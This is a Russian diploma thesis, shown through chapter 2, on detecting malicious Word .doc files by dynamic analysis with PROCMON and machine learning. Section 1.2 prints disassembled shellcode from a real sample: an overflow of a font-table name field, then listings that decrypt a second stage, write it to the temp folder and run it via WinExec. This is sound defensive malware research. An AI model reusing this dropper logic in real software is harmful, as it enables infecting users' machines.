

## РЕФЕРАТ

Мельник Б. В. ДИНАМИЧЕСКИЙ АНАЛИЗ ПОТЕНЦИАЛЬНО ОПАСНЫХ ФАЙЛОВ СЛОЖНЫХ ФОРМАТОВ НА ПРЕДМЕТ ИХ ОТНОСИМОСТИ К ВРЕДОНОСНЫМ ПРОГРАММАМ, дипломная работа: стр. 61, рис. 23, табл. 10, библи. 18 назв.

Ключевые слова: ВРЕДОНОСНАЯ ПРОГРАММА, PROSMON, MICROSOFT WORD, ДИНАМИЧЕСКИЙ АНАЛИЗ, МАШИННОЕ ОБУЧЕНИЕ, АЛГОРИТМ DYNAMIC TIME WARPING.

Объект исследования - файлы сложного формата **doc**, используемые для работы в программном продукте Microsoft Word. Цель работы - исследование процесса работы программного пакета Microsoft Word, описание работы вредоносных программ, распространяющихся через файлы сложных форматов, создание методов, позволяющих определять степень вредоносности файлов формата **doc**.

В результате анализа была изучена работа вредоносных программ, реализующих свои функции через уязвимости прикладных приложений. Также было создано несколько алгоритмов, использующих техники машинного обучения, и позволяющих с приемлемым качеством классифицировать вредоносные объекты.

## ОГЛАВЛЕНИЕ

	Стр.
<b>УСЛОВНЫЕ ОБОЗНАЧЕНИЯ . . . . .</b>	<b>5</b>
<b>ВВЕДЕНИЕ . . . . .</b>	<b>6</b>
 <b>ГЛАВА 1 ОПИСАНИЕ ВЫБОРКИ</b>	 <b>9</b>
1.1 Вредоносные файлы . . . . .	10
1.2 Обзор работы шелл-кода . . . . .	13
1.3 Безопасные файлы . . . . .	18
 <b>ГЛАВА 2 ПОДГОТОВКА ДАННЫХ ДЛЯ ИССЛЕДОВАНИЯ</b>	 <b>20</b>
2.1 Рабочее окружение . . . . .	20
2.2 Процесс сбора данных . . . . .	22
2.3 Создание альтернативы для программы PROCMON . . . . .	26
 <b>ГЛАВА 3 ПОДХОД МАШИННОГО ОБУЧЕНИЯ</b>	 <b>28</b>
3.1 Обобщённая задача классификации . . . . .	28
3.2 Признаки объектов, матрица объект-признак . . . . .	30
3.3 Линейные модели классификации . . . . .	31
3.4 Метрические алгоритмы классификации . . . . .	34
3.5 Оценка качества классификации . . . . .	35
 <b>ГЛАВА 4 СОЗДАНИЕ АЛГОРИТМОВ КЛАССИФИКАЦИИ</b>	 <b>39</b>
4.1 Процесс как последовательность действий . . . . .	39
4.2 Процесс как набор графиков . . . . .	45
4.3 Функция расстояния между сигналами, алгоритм DTW . . . . .	47
4.4 Метрическая классификация, первичный вектор оценок . . . . .	50
4.5 Объединение оценок . . . . .	54
4.6 Оценка качества итоговой классификации . . . . .	55
<b>ЗАКЛЮЧЕНИЕ . . . . .</b>	<b>57</b>
<b>СПИСОК ЛИТЕРАТУРЫ . . . . .</b>	<b>58</b>

<b>ПРИЛОЖЕНИЕ А ВРЕДОНОСНЫЙ КОД, ИСПОЛЬЗУЮЩИЙ ТЕХНОЛОГИЮ HEAPSPRAY . . . . .</b>	<b>60</b>
--	-----------

## **УСЛОВНЫЕ ОБОЗНАЧЕНИЯ**

DTW – Dynamic Time Warping

LOO – Leave One Out

PROCMON – Process monitor

WinAPI – Windows application programming interfaces

## ВВЕДЕНИЕ

Многолетнее противодействие вредоносных программ и антивирусных средств закономерно приводит к усложнению и совершенствованию обеих сторон этого непрекращающегося конфликта. В результате вредоносные программы становятся все более опасными, ухищренными и неуязвимыми. Расширяются механизмы и способы внедрения, область их применения.

Среди общего многообразия вредоносных программ следует выделить отдельный подкласс - файлы документов распространенных и сложных форматов: **doc**, **pdf**, **jpg** и др., которые при открытии в собственных приложениях реализуют атаку на переполнение буфера. Они способны обходить традиционные формы антивирусной защиты и не выявляются в автоматическом режиме. Обнаружение подобных вредоносных программ возможно при проведении тщательного экспертного исследования компьютерной системы с использованием специальных программных средств. Такие исследования требуют больших временных затрат и высокой квалификации эксперта. При этом выявляемые компоненты могут не содержать собственно программного кода в бинарном либо текстовом видах. Очевидна необходимость разработки методик исследования и соответствующего программного инструментария для анализа рассматриваемой категории файлов на предмет выявления в них вредоносных признаков.

Для проведения анализа возможно использование статических и динамических методов.

Статический анализ незаменим при исследовании исходного или интерпретируемого кода, не защищенного механизмами обфускации и полиморфизма. В случае применения данных механизмов защиты статиче-

ский анализ не эффективен.

Единственным вариантом в статическом анализе, гарантирующим обнаружение опасного кода в бинарном программном файле, является его полное дизассемблирование с последующим анализом. Однако дизассемблирование ввиду его сложности и трудоемкости нельзя рекомендовать для широкого использования.

В отличие от статического, динамический анализ позволяет в режиме реального времени отслеживать действия вредоносной программы и вносимые ею изменения в операционную среду и является более эффективным ввиду меньшей сложности и трудозатратности.

Данные подходы могут использоваться как по отдельности, так и вместе, дополняя друг друга при анализе.

Из всех возможных форматов документов мы сконцентрируемся на **doc**, а по итогам работы создадим и опишем модели, позволяющие систематизировать и в дальнейшем автоматизировать обработку характеристик, полученных только методом динамического анализа работающих процессов.

В первой главе мы опишем, какие объекты были включены в исследование. Также мы опишем, каким образом документ, априори не предназначенный для вредоносных действий, может создавать реальную угрозу при работе с ним.

Во второй главе мы рассмотрим один из способов сбора динамической информации о запущенных процессах в операционной системе Microsoft Windows. По сформированной выборке из файлов формата **doc** мы будем собирать информацию с помощью утилиты PROCMON. Также будет описан формат файла, полученного в результате и содержащего необходимые нам данные.

Третья глава посвящена описанию алгоритмов машинного обу-

чения, которые нам понадобятся для дальнейшей работы над созданием метода классификации вредоносных программ. В начале главы мы сформулируем главную проблему классификации и дадим необходимые определения. Так как мы хотим классифицировать файлы произвольной структуры, далее, мы рассмотрим принципы, позволяющие работать с произвольно сложными объектами в качестве входных данных для алгоритмов машинного обучения. Также будут описаны несколько моделей классификации, пользуясь которыми, мы в дальнейшем будем решать задачу распознавания вредоносных объектов. В качестве таких алгоритмов, позволяющих создавать математические модели, мы рассмотрим метод К ближайших соседей и логистическую регрессию. В завершении главы мы опишем способы оценки качества полученных моделей классификации и сравним несколько алгоритмов между собой на традиционном для статистики примере: задачи распознавания цветков ириса.

В четвёртой главе мы воспользуемся информацией, полученной в предыдущих главах, и создадим набор из двух алгоритмов, позволяющих классифицировать объекты из собранной выборки.

## ГЛАВА 1

### ОПИСАНИЕ ВЫБОРКИ

В качестве объектов исследования выступают файлы сложного формата **doc**. Данный вид файлов используется для хранения текстовой и графической информации, а основным программным продуктом, позволяющим их создавать и редактировать, является Microsoft Word. Документы данного формата внутри имеют бинарную структуру, схожую по строению со структурой файловых систем [1].

Как было сказано, основной задачей данной работы является описание и построение алгоритма, способного самостоятельно и в автоматическом режиме определять степень вредоносности файлов формата **doc**. Для достижения данной цели мы будем использовать комбинацию известных алгоритмов, позволяющих учитывать предыдущий опыт – так называемых обучаемых алгоритмов [2]. В нашем случае под предыдущим опытом стоит понимать наличие информации о двух наборах файлов: множество безопасных для работы документов и множество вредоносных документов. Объединение этих двух наборов мы в дальнейшем будем называть выборкой объектов, подразумевая, что файлы были получены из некоторого нам неизвестного распределения всех возможных файлов формата **doc**. Процесс получения данных наборов называется разметкой, и почти всегда данный процесс происходит в ручном режиме. Тем не менее, обычно нас не интересует, каким способом было получено разделение файлов на разные типы, но при этом для нас очень важно, что вероятность ошибочного размещения документа в не подходящем классе была близка к нулю, иначе, основываясь на плохо размеченной выборке объектов, мы можем создать ошибочную модель, допускающую при работе заметное число ошибок.



В отличие от ручного анализа, когда все действия, выполняемые программой при работе с документом, анализируются человеком, нам для успешного создания работающей модели важно наличие файлов различных типов. Таким образом, в качестве первого шага, мы опишем состав нашей выборки объектов, информацию о которых в дальнейшем будем использовать как исходные данные для алгоритмов обучения.

## 1.1 Вредоносные файлы

На данный момент известно огромное множество видов вредоносных программ. Также существуют различные формальные классификации, позволяющие присвоить метку почти любому вредоносному объекту: от игрушечных программ-шуток до целенаправленного высокотехнологичного программного оружия [3].

Под вредоносной программой принято подразумевать файл исполняемого формата, например **exe**, при запуске которого управление получает код, выполняющий несанкционированные действия относительно пользователя или владельца компьютера. Данный способ, захватывающий поток исполнения, довольно надёжен, но при этом имеет весьма существенный и неустранимый недостаток – пользователь должен собственноручно инициировать начало исполнения кода. Также такой сценарий захвата через исполняемый файл хорошо изучен в мире, что уменьшает шансы успешного прохождения возможного барьера из современных антивирусов. В нашем случае объектом исследования являются файлы формата **doc**, предназначенные для хранения и отображения текстовой информации. Ожидаемым поведением при открытии файла такого формата является отображение текста, но никак не запуск произвольного и неконтролируемого программного кода. Данный факт значительно увели-

чивает процент людей, которые будут успешно атакованы.

Главной причиной, дающей возможность злоумышленнику исполнять произвольный код при работе с неисполняемыми объектами, являются ошибки, допущенные при написании исходного кода программ, непосредственно взаимодействующих с пользовательскими файлами. Для объектов формата **doc** существует несколько таких программ. Мы будем исследовать только работу Microsoft Word. С момента первого выпуска данного текстового процессора были найдены десятки подобных ошибок, чем успешно пользуются многие авторы вирусов. Одной из таких ошибок, например, является недостаточная или неполная проверка данных, вводимых пользователем тем или иным способом через документ. Забытая проверка на максимальную длину для введённой строковой последовательности выливается в размещение данных в блоке памяти, имеющем меньший размер, чем необходимо. Таким образом, ввиду особенностей организации хранения служебной информации в современном компьютере, злоумышленник получает возможность видоизменять её и в итоге влиять на поток исполнения исходной программы. Данная техника называется атакой на переполнение буфера и широко применяется в сфере компьютерной безопасности [4].

Работу такого вида вирусов можно разделить на следующие этапы:

- эксплуатирование ошибки
- работа промежуточного машинного кода
- работа основной функциональности вируса

В виду ограничений, возникающих во время использования уязвимости, очень редко удаётся выполнить необходимые действия сразу же после перехода на программный код злоумышленника. Поэтому после эксплуатации ошибки управление получает промежуточный машинный код, именуемый шелл-кодом. Задачей шелл-кода является подготов-

ка пользовательского окружения для запуска основной функциональности вируса. В основном промежуточный код либо производит распаковку дополнительных данных из **doc** файла, либо скачивает основную часть функциональности вируса через локальную или глобальную сеть. Таким образом шелл-код предоставляет модульность работы вредоносного кода, то есть работа промежуточного кода и работа основного кода может быть не связана. Более того, каждый из этих этапов зачастую реализован разными людьми.

В исследуемую выборку были отобраны файлы, работающие описанным выше образом. Процесс формирования такого набора объектов занял продолжительное время, так как в основном осуществлялся в ручном режиме. Также обязательным условием была полная работоспособность файла в лабораторных условиях. Всего было отобрано 15 вредоносных программ.

Мною было произведено дизассемблирование нескольких объектов, с целью более подробного изучения работы шелл-кода после эксплуатации уязвимостей. Ниже будет описана работа одного из проанализированных примеров. В качестве инструментов выступали IDA Pro Free<sup>1</sup> и OllyDbg<sup>2</sup>.

---

<sup>1</sup>URL: <https://www.hex-rays.com/products/ida/>

<sup>2</sup>URL: <http://www.ollydbg.de>

## 1.2 Обзор работы шелл-кода

В данном примере шелл-код получает управление после использования ошибки в обработке таблицы шрифтов. Её структура отображена на рисунке 1.1.

<b>DataType</b>	<b>Field Name</b>	<b>Description</b>
USHORT	tableVersionMajor	Table Major version (currently 0x0001)
USHORT	tableVersionMinor	Table Minor version (currently 0x0000)
USHORT	glyphletVersion	Version of glyphlet
USHORT	embeddingInfo	Embedding information bits (see below)
USHORT	mainGID	Glyph ID of the main glyph
USHORT	unitsPerEm	Design-space units
SHORT	vertAdvance	Vertical advance of the Han vertical variant of the main glyph, if present, else of the main glyph. A non-negative integer in design-space units, else 0 if not applicable
SHORT	vertOrigin	Vertical origin y-coordinate for the Han vertical variant of the main glyph, if present, else of the main glyph. A positive integer in design-space units, else 0 if not applicable
BYTE[28]	uniqueName	Unique Name for glyphlet, 27 character string in 7-bit ASCII (null-terminated), see below.
BYTE[16]	METAMD5	MD5 "fingerprint" value of META table.
BYTE	nameLength	Length, in bytes, of the following string
BYTE[]	baseGlyphName	Base form for this glyphlet's Unicode glyph name in PostScript®

Рисунок 1.1 — Формат таблицы шрифтов SING

Как можно видеть из рисунка, на поле с названием **uniqueName** отводится ровно 28 байт, включая конечный нулевой байт. Из-за забытой проверки на длину данного поля, мы можем передавать произвольной длины названия шрифтов и изменять адрес возврата функции.

Мною также был извлечён интерпретируемый код, который исполняется во время отрывтия файла. Он наполняет большую часть виртуальной памяти процесса вредоносным шелл-кодом, чтобы на него было легче попасть в момент передачи управления. Данная технология известна в

мире как HeapSpray [5]. С содержимым интерпретируемого кода можно ознакомиться в приложении А.

Первым делом работающий шелл-код получает адреса системных функций, необходимых ему для дальнейшей работы. Это происходит с помощью сканирования заранее известных таблиц расположенных в памяти каждого процесса [6][7]. Адреса следующих функций были извлечены и запомнены шелл-кодом:

- kernel32.ExitProcess
- kernel32.GlobalFree
- kernel32.GetCommandLineA
- kernel32.WinExec
- kernel32.\_lwrite
- kernel32.\_lcreat
- kernel32.GetTempPathA
- kernel32.CloseHandle
- kernel32.GlobalAlloc
- kernel32.ReadFile
- kernel32.SetFilePointer
- kernel32.GetFileSize

Далее шелл-коду необходимо идентифицировать файл в котором он располагается. Это происходит с помощью перебора открытых файловых дескрипторов, являющимся неотрицательным целым числом. Для каждого такого дескриптора происходит получение размера открытого файла и сравнение с эталонным.

Данный шаг достигается с помощью выполнения ассемблерного кода, изображённого на рисунке 1.2.

0A0DFCFC	5E	POP ESI	
0A0DFCFD	8D45 F4	LEA EAX,DWORD PTR SS:[EBP-C]	
0A0DFD00	50	PUSH EAX	
0A0DFD01	56	PUSH ESI	
0A0DFD02	8B07	MOV EAX,DWORD PTR DS:[EDI]	kernel32.GetFileSize
0A0DFD04	FFD0	CALL EAX	
0A0DFD06	8945 F0	MOV DWORD PTR SS:[EBP-10],EAX	
0A0DFD09	3D FFFFFFFF	CMP EAX,-1	
0A0DFD0E	75 04	JNZ SHORT 0A0DFD14	
0A0DFD10	46	INC ESI	
0A0DFD11	56	PUSH ESI	
0A0DFD12	EB E8	JMP SHORT 0A0DFCFC	
0A0DFD14	3D 00200000	CMP EAX,2000	
0A0DFD19	77 04	JA SHORT 0A0DFD1F	
0A0DFD1B	46	INC ESI	
0A0DFD1C	56	PUSH ESI	
0A0DFD1D	EB D0	JMP SHORT 0A0DFCFC	
0A0DFD1F	6A 00	PUSH 0	

Рисунок 1.2 — Поиск по открытым файловым дескрипторам

Как только первый шаг поиска был пройден, производится дополнительная проверка по сигнатуре в файле. Всего проверяется две четырехбайтные сигнатуры, имеющие значения **0x44506450** и **0xAEEAFEEF**. Код проверки сигнатур можно увидеть на рисунке 1.3.

0A0DFD48	817D B8 50645040	CMP DWORD PTR SS:[EBP-48],44506450	
0A0DFD4F	74 04	JE SHORT 0A0DFD55	
0A0DFD51	46	INC ESI	
0A0DFD52	56	PUSH ESI	
0A0DFD53	EB A7	JMP SHORT 0A0DFCFC	
0A0DFD55	817D BC EFFEEAF	CMP DWORD PTR SS:[EBP-44],AEEAFEEF	
0A0DFD5C	74 04	JE SHORT 0A0DFD62	
0A0DFD5E	46	INC ESI	
0A0DFD5F	56	PUSH ESI	
0A0DFD60	EB 9A	JMP SHORT 0A0DFCFC	
0A0DFD62	FF75 F0	PUSH DWORD PTR SS:[EBP-10]	

(а)

00011e0:	2020	2020	2020	2020	2020	2020	2020	2020	2020
00011f0:	2020	2020	2020	2020	2020	2020	2020	2020	2020
0001200:	5064	5044	effe	ea4e	2020	2020	2020	2020	PdPD....
0001210:	00ac	0000	36fe	0800	0e00	0000	5748	4c40	....6.....WHL@
0001220:	344b	4f4a	4d27	6f73	690d	5442	1081	1210	4K0JM'osi.TB....

(б)

Рисунок 1.3 — (а) Код проверки сигнатуры; (б) Байты сигнатур в исходном файле

После того как шелл-код проверил правильность исходного файла, происходит распаковка второй части вируса. Распаковка содержит следующие этапы работы шелл-кода:

- позиционирование указателя для считывания в файле

- чтение зашифрованной второй части
- расшифровывание с помощью примитивной операции исключающего **ИЛИ**
- получение пути до системной директории, содержащей временные файлы
- создание и запись второй части вируса
- запуск второй части вируса
- аварийный выход программы

Ассемблерный код, выполняющий каждый из этих этапов представлен на рисунке 1.4.

0A0DFD80	6A 00	PUSH 0	
0A0DFD82	8D45 EC	LEA EAX,DWORD PTR SS:[EBP-14]	
0A0DFD85	50	PUSH EAX	
0A0DFD86	FF75 F0	PUSH DWORD PTR SS:[EBP-10]	
0A0DFD89	FF75 D8	PUSH DWORD PTR SS:[EBP-28]	
0A0DFD8C	56	PUSH ESI	
0A0DFD8D	FF57 08	CALL DWORD PTR DS:[EDI+8]	kernel32.ReadFile

(a)

0A0DFD9D	8B5D D8	MOV EBX,DWORD PTR SS:[EBP-28]	
0A0DFDA0	8B83 10120000	MOV EAX,DWORD PTR DS:[EBX+1210]	
0A0FDA6	8945 E8	MOV DWORD PTR SS:[EBP-18],EAX	
0A0FDA9	8B83 14120000	MOV EAX,DWORD PTR DS:[EBX+1214]	
0A0FDAF	8945 E4	MOV DWORD PTR SS:[EBP-1C],EAX	
0A0FDB2	8B83 18120000	MOV EAX,DWORD PTR DS:[EBX+1218]	
0A0FDB8	8945 E0	MOV DWORD PTR SS:[EBP-20],EAX	
0A0FDBB	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
0A0FDBE	0345 E8	ADD EAX,DWORD PTR SS:[EBP-18]	
0A0FDC1	8945 DC	MOV DWORD PTR SS:[EBP-24],EAX	
0A0FDC4	48	DEC EAX	
0A0FDC5	8A9403 1C120000	MOV DL,BYTE PTR DS:[EBX+EAX+121C]	
0A0FDCC	30C2	XOR DL,AL	
0A0FDCE	8B9403 1C120000	MOV BYTE PTR DS:[EBX+EAX+121C],DL	
0A0FDD5	85C0	TEST EAX,EAX	
0A0FDD7	^77 EB	JA SHORT 0A0FDC4	

(б)

0A0FD03	8D85 B8FEFFFF	LEA EAX,DWORD PTR SS:[EBP-148]	
0A0FD0F	50	PUSH EAX	
0A0FDE0	68 F8000000	PUSH 0F8	
0A0FDE5	FF57 14	CALL DWORD PTR DS:[EDI+14]	kernel32.GetTempPathA

(B)

0A0DFE13	6A 02	PUSH 2	
0A0DFE15	8D85 B8FEFFFF	LEA EAX,DWORD PTR SS:[EBP-148]	
0A0DFE18	50	PUSH EAX	
0A0DFE1C	8B7D FC	MOV EDI,DWORD PTR SS:[EBP-4]	
0A0DFE1F	FF57 18	CALL DWORD PTR DS:[EDI+18]	kernel32._lcreat

(Г)

0A0DFE36	8D83 1C120000	LEA EAX,DWORD PTR DS:[EBX+121C]	
0A0DFE3C	0345 E0	ADD EAX,DWORD PTR SS:[EBP-20]	
0A0DFE3F	50	PUSH EAX	
0A0DFE40	52	PUSH EDX	
0A0DFE41	B9 00010000	MOV ECX,100	
0A0DFE46	8A5448 FE	MOV DL,BYTE PTR DS:[EAX+ECX*2-2]	
0A0DFE4A	8A7448 FF	MOV DH,BYTE PTR DS:[EAX+ECX*2-1]	
0A0DFE4E	8B7448 FE	MOV BYTE PTR DS:[EAX+ECX*2-2],DH	
0A0DFE52	8B5448 FF	MOV BYTE PTR DS:[EAX+ECX*2-1],DL	
0A0DFE56	^E2 EE	LOOPE SHORT 0A0DFE46	
0A0DFE58	FF57 1C	CALL DWORD PTR DS:[EDI+1C]	kernel32._lwrite

(Д)

0A0DFE73	6A 00	PUSH 0	
0A0DFE75	50	PUSH EAX	
0A0DFE76	FF77 24	PUSH DWORD PTR DS:[EDI+24]	
0A0DFE79	FF67 20	JMP DWORD PTR DS:[EDI+20]	kernel32.WinExec

(е)

0A0DFF7B	6A 00	PUSH 0	
0A0DFF7D	FF57 2C	CALL DWORD PTR DS:[EDI+2C]	kernel32.ExitProcess

(ж)

Рисунок 1.4 — Этапы распаковки второй части вируса

После анализа нескольких подобных примеров, можно выделить два основных этапа работы вредоносной программы:

- подготовительный этап для запуска шелл-кода
- непосредственное исполнение шелл-кода

Во время подготовительного этапа, в нашем случае это работа кода, реализующего NearSpray, атакуемая программа ведёт себя крайне нестабильно: зависает, начинает занимать слишком большие области памяти. С другой стороны второй этап можно определить по аномальной



последовательности системных вызовов. Оба этих этапа послужат отправной точкой для создания статистических моделей в следующих главах.

### 1.3 Безопасные файлы

Чтобы построенная модель могла определять степень вредоносности объектов, ей при построении необходимо в дополнение к информации, полученной по вредоносным файлам, подать на вход данные, собранные по безвредным объектам. В отличие от вредоносных объектов, безвредные объекты могут быть созданы непосредственно с помощью текстового редактора Microsoft Word. Так как выборка должна иметь конечный размер, нам необходимо ограничить набор безвредных файлов, которые попадут в исходные данные для обучения. При этом нам нужно добиться разнообразия среди файлов.

Основной идеей было выделение основных характеристик документа и объединения их значений в различных комбинациях. Такими характеристиками были выбраны следующие позиции:

- количество страниц
- вариант используемого шрифта
- наличие таблиц
- наличие встроенной графики
- наличие графических изображений
- использование нестандартных стилей
- визуальное форматирование текста

Перечисленный набор характеристик представляется достаточным для построения выборки разнообразных безопасных файлов и был принят в качестве отправной точки. Анализ результатов работы, а так же

более подробный обзор функциональности программного обеспечения Microsoft Word и дальнейшая кластеризация характеристик безопасных файлов могут повысить качество создаваемой модели. Для сохранения баланса между безвредными и вредоносными файлами было создано 15 безопасных объектов.

## ГЛАВА 2

### ПОДГОТОВКА ДАННЫХ ДЛЯ ИССЛЕДОВАНИЯ

В этой главе мы опишем метод и используемое программное обеспечение, с помощью которого был осуществлён сбор данных по выборке объектов формата **doc**.

#### 2.1 Рабочее окружение

При работе с объектами, которые потенциально могут приносить вред, важно построить безопасное для работы окружение. Как было сказано ранее, существует две стратегии исследования программного кода: статический анализ и динамический анализ. Статический анализ подразумевает исследование объектов без фактического запуска, например к такому виду анализа можно отнести поиск некоторых индикаторов в содержимом файла, так называемый сигнатурный анализ. Таким образом, статический анализ не требует введения и поддержания сложных мер для достижения безопасности исследования, зачастую достаточно только обеспечить изолированное хранение исследуемых объектов. Динамический анализ является более мощным инструментом, позволяющим получать гораздо больше информации о потенциально вредоносных действиях исследуемых объектов, но при этом подразумевает наличие этапа запуска вредоносного программного кода. Даже при принятии мер предосторожности, запуск вредоносных программ и последующий анализ работы на основной для исследователя системе может вылиться в непреднамеренное заражение рабочего окружения и возникновение различных угроз для хранимой информации [8].

Один из возможных способов достижения безопасности при рабо-

те с опасными объектами, является выделение отдельного компьютера. Такой способ надёжен, но не очень практичен. Во-первых, нужно при исследовании иметь в наличии ещё одно физическое устройство, что не всегда возможно. Во-вторых, работа вредоносных программ может вносить непоправимые изменения в работу служебных файлов и системных процессов, таким образом довольно часто придётся тратить время на восстановление окружения. В-третьих, при последовательном исследовании нескольких объектов результат работы первой программы может влиять на исполнение следующих, что нарушает независимость испытаний и вносит смещение в полученные выводы.

С увеличением мощности компьютерной техники и развитием аппаратной виртуализации, современные вирусные аналитики всё чаще используют продукты компаний, выпускающих программное обеспечение для создания и работы с виртуальными машинами [9]. Данная технология лишена всех недостатков, присущих исследованию на отдельном компьютере. Для анализа вредоносных объектов в данной работе была использована виртуальная машина компании VMWare <sup>1</sup>, настроенная таким образом, что любые изменения сделанные во время работы машины фактически не вносились в рабочий образ системы. Это позволяет перед началом анализа очередного объекта иметь идентичное рабочее окружение. Рисунок 2.1 демонстрирует основной интерфейс работы с виртуальной машиной.

---

<sup>1</sup>VMware Player.- URL: <https://www.vmware.com/ru/products/player>




Рисунок 2.1 — Главное окно программы для работы с виртуальными машинами VMWare Player

В качестве операционной системы использовалась Microsoft Windows XP Professional версии 2002 с установленным Service Pack 3. Для сбора данных каждый файл из выборки открывался с помощью Microsoft Office Word 2003 версии 11.5604.5606.

Далее будут описаны инструменты для сбора динамических характеристик запущенных программ и формат получившихся данных.

## 2.2 Процесс сбора данных

В качестве основного инструмента для сбора промежуточных данных об объектах использовалась утилита PROCMON<sup>2</sup>. Основной интерфейс программы PROCMON представлен на рисунке 2.2.

<sup>2</sup>Process Monitor.- URL: <https://technet.microsoft.com/en-us/library/bb896645.aspx>




Рисунок 2.2 — Главное окно утилиты PROCMON

Данная утилита позволяет собирать большой спектр различных событий, возникающих в ходе работы процессов, например такие как:

- вызовых функций WinAPI
- чтение или изменение системного реестра
- работа с дисковой подсистемой

По умолчанию PROCMON записывает все события, происходящие в системе. Нам же необходимо получать действия, совершаемые только Microsoft Word. Специально для этого предусмотрена функциональность фильтрации собранных событий по различным признакам. При старте PROCMON предлагает выбрать желаемые значения этих фильтров.




Рисунок 2.3 — Окно установки фильтров утилиты PROCMON

Нам нужны события, создаваемые программой с именем **WINWORD.exe** и как можно видеть на рисунке 2.3 мы добавили соответствующий фильтр на название процесса. Также нам нужно определиться с составом данных, которые будут сохраняться для дальнейшего анализа. PROCMON позволяет выбирать некоторую часть из большого числа возможных полей.





Рисунок 2.4 — Данные о процессах, предоставляемые утилитой PROCMON

На рисунке 2.4 отмечены необходимые для нас поля:

- Operation – операция, совершаемая объектом

- Relative time – время совершения операции с момента запуска программы
- Duration – время, которое потребовалось для совершения операции
